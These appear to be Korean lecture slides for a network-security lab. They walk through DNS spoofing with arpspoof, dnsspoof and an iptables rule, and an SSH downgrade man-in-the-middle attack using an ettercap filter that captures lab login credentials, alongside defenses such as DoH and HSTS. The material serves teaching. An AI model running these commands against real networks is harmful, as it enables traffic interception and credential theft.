
❖ DNS Spoofing

- ◆ Domain Name 입력사용자가 브라우저 주소창에 도메인 주소입력
- ◆ 웹 브라우저 DNS Cache 확인
 - 브라우저 내부에 이전에 조회했던 도메인 ↔ IP 기록이 있는지 확인
 - `chrome://net-internals/#dns`
- ◆ Hosts 파일 확인
 - `C:\Windows\System32\drivers\etc\hosts` || `/etc/hosts`
- ◆ 운영체제가 유지하는 DNS 결과 캐시
 - `ipconfig /displaydns`
- ◆ DNS Resolver(Cache)
 - 사내 DNS, ISP DNS
- ◆ DNS Query (Root → TLD → Authoritative)

정상적인 DNS Query & Reply 과정



DNS Spoofing 공격 시나리오





DNS Spoofing 실습 (cont.)

DNS Spoofing Attack

❖ DNS Spoofing 과정

◆ IP Forwarding 활성화

- `sudo sysctl -w net.ipv4.ip_forward=1`

◆ iptables – DNS 정상 응답 차단

- `sudo iptables -I FORWARD -p udp --sport 53 -j DROP`

◆ ARP Spoofing 실행 (MITM 확보)

- `sudo arpspoof -i eth0 -t 172.16.0.100 172.16.0.254`

◆ Spoof.txt 파일

- 172.16.0.150 www.google.com
- 172.16.0.150 bank.example.com

◆ dnsspoof 실행

- `sudo dnsspoof -i eth0 -f spoof.txt`

DNS Spoofing Attack Lab

```
root@BackTrack4: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

root@BackTrack4:~# arpspoof -i eth0 -t 10.10.10.1 10.10.10.254
0:c:29:74:f7:e9 0:c:29:b2:d7:f7 0806 42: arp reply 10.10.10.254 is-at 0:c:29:74:f7:e9
0:c:29:74:f7:e9 0:c:29:b2:d7:f7 0806 42: arp reply 10.10.10.254 is-at 0:c:29:74:f7:e9
0:c:29:74:f7:e9 0:c:29:b2:d7:f7 0806 42: arp reply 10.10.10.254 is-at 0:c:29:74:f7:e9
0:c:29:74:f7:e9 0:c:29:b2:d7:f7 0806 42: arp reply 10.10.10.254 is-at 0:c:29:74:f7:e9
0:c:29:74:f7:e9 0:c:29:b2:d7:f7 0806 42: arp reply 10.10.10.254 is-at 0:c:29:74:f7:e9
0:c:29:74:f7:e9 0:c:29:b2:d7:f7 0806 42: arp reply 10.10.10.254 is-at 0:c:29:74:f7:e9
0:c:29:74:f7:e9 0:c:29:b2:d7:f7 0806 42: arp reply 10.10.10.254 is-at 0:c:29:74:f7:e9
0:c:29:74:f7:e9 0:c:29:b2:d7:f7 0806 42: arp reply 10.10.10.254 is-at 0:c:29:74:f7:e9
^Cc0:0:3:e4:0:0 0:c:29:b2:d7:f7 0806 42: arp reply 10.10.10.254 is-at c0:0:3:e4:0:0
0
```

[ARP Spoofing]




[DNS Spoofing]



```
root@BackTrack4: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help

root@BackTrack4:~# dnsspoof -f DomainFile
dnsspoof: listening on eth0 [udp dst port 53 and not src 10.10.10.10]
10.10.10.1.1042 > 168.126.63.1.53: 33128+ A? www.google.com
█
```

DNS Spoofing Attack Result



Source	Destination	Protocol	Info
vmware_74:17:e9	vmware_b2:d7:17	ARP	10.10.10.254 is at 00:0c:29:74:17:e9
10.10.10.1	168.126.63.1	DNS	Standard query A www.google.com
168.126.63.1	10.10.10.1	DNS	Standard query response A 10.10.10.2
10.10.10.1	10.10.10.2	TCP	vfo > http [SYN] Seq=0 Win=64240 Len=0

DNS Spoofing 방어

❖ DNS Spoofing 방어

◆ ARP Spoofing 차단 (MITM 자체 차단)

- dnsspoof는 ARP Spoofing 기반 MITM 없으면 거의 불가능함.

◆ DNS over HTTPS (DoH) / DNS over TLS (DoT)

- DNS Query 자체를 암호화, dnsspoof가 패킷 내용을 볼 수도 없음
- 브라우저 기본 적용(Chrome / Edge / Firefox 등)

◆ HSTS (HTTP Strict Transport Security)

- 브라우저에게 "이 사이트는 무조건 HTTPS로만 접속하라"고 강제하는 보안 정책
- HSTS Preload 설정으로 사용자가 한 번도 접속하지 않아도 처음부터 무조건 HTTPS로만 접속

SSH(Secure Shell)

❖ SSH

- ◆ 원격 컴퓨터에 안전하게 액세스하기 위한 유닉스 기반의 명령 인터페이스 및 프로토콜
- ◆ 기존 유닉스 원격 접속 도구들은 인증·암호화가 없어 네트워크 스니핑에 취약함
- ◆ 원격 접속 도구의 보안 문제를 해결하기 위해 등장
 - telnet, rlogin, rsh, rcp → slogin, ssh, scp
- ◆ SSH 버전은 버전1, 버전2 두가지가 존재함
- ◆ SSH 버전1은 서버의 공개키로 대칭키(Session Key)를 암호화하여 전달
- ◆ 이후 통신은 대칭키로 전달하고자 하는 데이터를 암호화하는 방식
- ◆ SSH1은 암호화를 도입했지만, 설계 자체가 현대 보안 기준에 미달
 - 키 교환과 무결성 검증 구조가 분리되지 않음
 - 무결성 검증에 CRC 사용, Host Key 검증 절차가 미흡

SSH(Secure Shell)

❖ SSH Version

◆ SSH 버전1

- 정상적인 보안 프로토콜에서는 “키를 안전하게 교환하는 단계” 와 “전송 중 데이터가 변조되지 않았는지 확인하는 단계”가 서로 분리
- 하지만 SSH1은 이 두 기능이 명확히 분리되지 않아 중간 공격자가 개입했을 때 키 교환 과정과 메시지 검증을 동시에 위협을 당함.
- CRC는 네트워크 오류 탐지 목적이고, 암호학적 무결성 검증용이 아님
- 공격자가 의도적으로 메시지를 조작하여 CRC 값을 계산해 맞춰버릴 수 있기 때문
- SSH1에서는 서버가 제시하는 공개키가 진짜 서버의 키인지, 공격자의 키인지 명확하게 검증하기 어렵다.
- 따라서 공격자가 중간에서 가짜 서버 키를 제시해도 사용자가 이를 신뢰하게 될 가능성이 높습니다.

SSH(Secure Shell)

❖ SSH Version

◆ SSH2(Secure Shell Protocol Version 2)

- SSH2는 SSH1의 구조적 한계를 해결하기 위해 키 교환, 암호화, 무결성, 인증을 분리
 - SSH2는 단순한 "버전 업"이 아니라 프로토콜 구조 자체를 다시 설계
 - 현재 사용하는 OpenSSH는 모두 SSH2 기반
1. Version Negotiation (Clear Text)
 2. Algorithm Negotiation
 3. Diffie-Hellman Key Exchange(암호화 시작)
 4. Host Key 검증
 5. 암호화 & MAC 활성화
 6. 사용자 인증 후 통신


SSH(Secure Shell)

❖ Diffie-Hellman

- ◆ 동일한 Shared Secret 생성
- ◆ KDF(Key Derivation Function)
- ◆ Diffie-Hellman 등으로 얻은 '공유 비밀(Shared Secret)'을 입력으로 받아 실제 통신에 사용할 여러 개의 세션 키를 안전하게 만들어내는 함수다.
- ◆ 대칭키 세트 생성($C \rightarrow S$ 암호화 키, $S \rightarrow C$ 암호화 키, MAC 키)
- ◆ 실제 통신은 대칭키로 암호/복호화

SSH(Secure Shell)

❖ Diffie-Hellman



SSH(Secure Shell)

❖ SSH Version Negotiation Message

- ◆ SSH 연결이 시작되면, 클라이언트와 서버는 자신이 지원하는 SSH 프로토콜 버전 정보를 평문(Clear Text)으로 교환
- ◆ SSH **Version 1** -> **SSH-1.5**
- ◆ SSH **Version 2** -> **SSH-2.0**
- ◆ SSH-1.99 -> 호환 모드
- ◆ SSH2를 기본으로 사용하지만, 상대방이 SSH1만 지원하면 SSH1도 사용
- ◆ 서버가 SSH1과 SSH2를 동시에 허용하도록 설정된 경우, 공격자는 협상 메시지를 조작하여 취약한 SSH1 사용을 강제로 유도

Normal SSH Connection



Client



Server

I want to establish a secure shell
(SSH) line with you

OK, my SSH server is active
I support SSH1 and SSH2

OK, I prefer to use SSH2
I send you my credentials

You credentials are valid
You can access your resources on my server

SSH Downgrade attack




Client



Attacker



Server



Filtering

➤ Kali에 존재하는 Filtering Code

- `/usr/local/share/ettercap/etter.filter.ssh`

```
if (ip.proto == TCP) {  
  if (tcp.src == 22) {  
    if ( replace("SSH-1.99", "SSH-1.51") ) {  
      msg("[SSH Filter] SSH downgraded from version 2 to 1\n");  
    } else {  
      if ( search(DATA.data, "SSH-2.00") ) {  
        msg("[SSH Filter] Server supports only SSH version 2\n");  
      } else {  
        if ( search(DATA.data, "SSH-1.51") ) {  
          msg("[SSH Filter] Server already supports only version 1\n");  
        }  
      }  
    }  
  }  
}
```


SSH MiTM Lab

1. SSH version 협상 시 version 정보 변경을 위한 Filter를 생성

- `cp /usr/local/share/ettercap/etter.filter.ssh ./etter.filter.ssh`
- `etterfilter etter.filter.ssh -o etter.filter.ssh.co`

2. Ettercap을 실행


- `ettercap -T -M arp -F etter.filter.ssh.co /<IP>/ /<IP>/`
- `ettercap -G`
- Menu에서 sniff → Unified sniffing → 인터페이스 선택



SSH MiTM Lab (cont.)

3. 공격 대상 Host 검색 및 선택

- Hosts → Scan for Host 를 선택해서 공격 대상을 검색
- Hosts → Host List를 선택해서 공격 대상을 확인
- Client를 선택한 후 'Add to Target1' 선택, Server를 선택 후 'Add to Target 2' 선택




SSH MiTM Lab (cont.)

4. 호스트 간의 MiTM공격을 수행

- Mitm → ARP poisoning을 선택 → OK 선택

5. Filter를 적용


- Filters → Load a filter 선택 (1번에서 만든 etter.filter.ssh.co 파일)



SSH MiTM Lab (cont.)

6. Sniffing을 수행하여 ID, PW를 추출

- Start → Start sniffing 선택



SSH MiTM Lab (cont.)

7. Client에서 Server로 SSH 연결 시도

- ID와 PW를 입력 후 로그인 → Ettercap에서 ID, PW 확인

The image shows a PuTTY terminal window titled "10.10.10.254 - PuTTY" and an Ettercap NG-0.7.3 interface window.

PuTTY Terminal:

```
login as: hcne
Sent username "hcne"
hcne@10.10.10.254's password:
GW>
```

Ettercap NG-0.7.3 Interface:

The "Host List" tab is active, showing a table of hosts:

IP Address	MAC Address	Description
10.10.10.1	00:0C:29:B2:D7:F7	
10.10.10.254	C0:00:10:C8:00:00	

Buttons at the bottom of the Host List: Delete Host, Add to Target 1, Add to Target 2.

The main window displays the following text:

```
Host 10.10.10.1 added to TARGET1
Host 10.10.10.254 added to TARGET2

ARP poisoning victims:

GROUP 1 : 10.10.10.1 00:0C:29:B2:D7:F7

GROUP 2 : 10.10.10.254 C0:00:10:C8:00:00
Content filters loaded from ../root/etter.filter.ssh.co...
Starting Unified sniffing...

[SSH Filter] SSH downgraded from version 2 to 1
SSH : 10.10.10.254:22 -> USER: hcne PASS: cisco
```

The last two lines of the Ettercap output are highlighted with a red rectangle.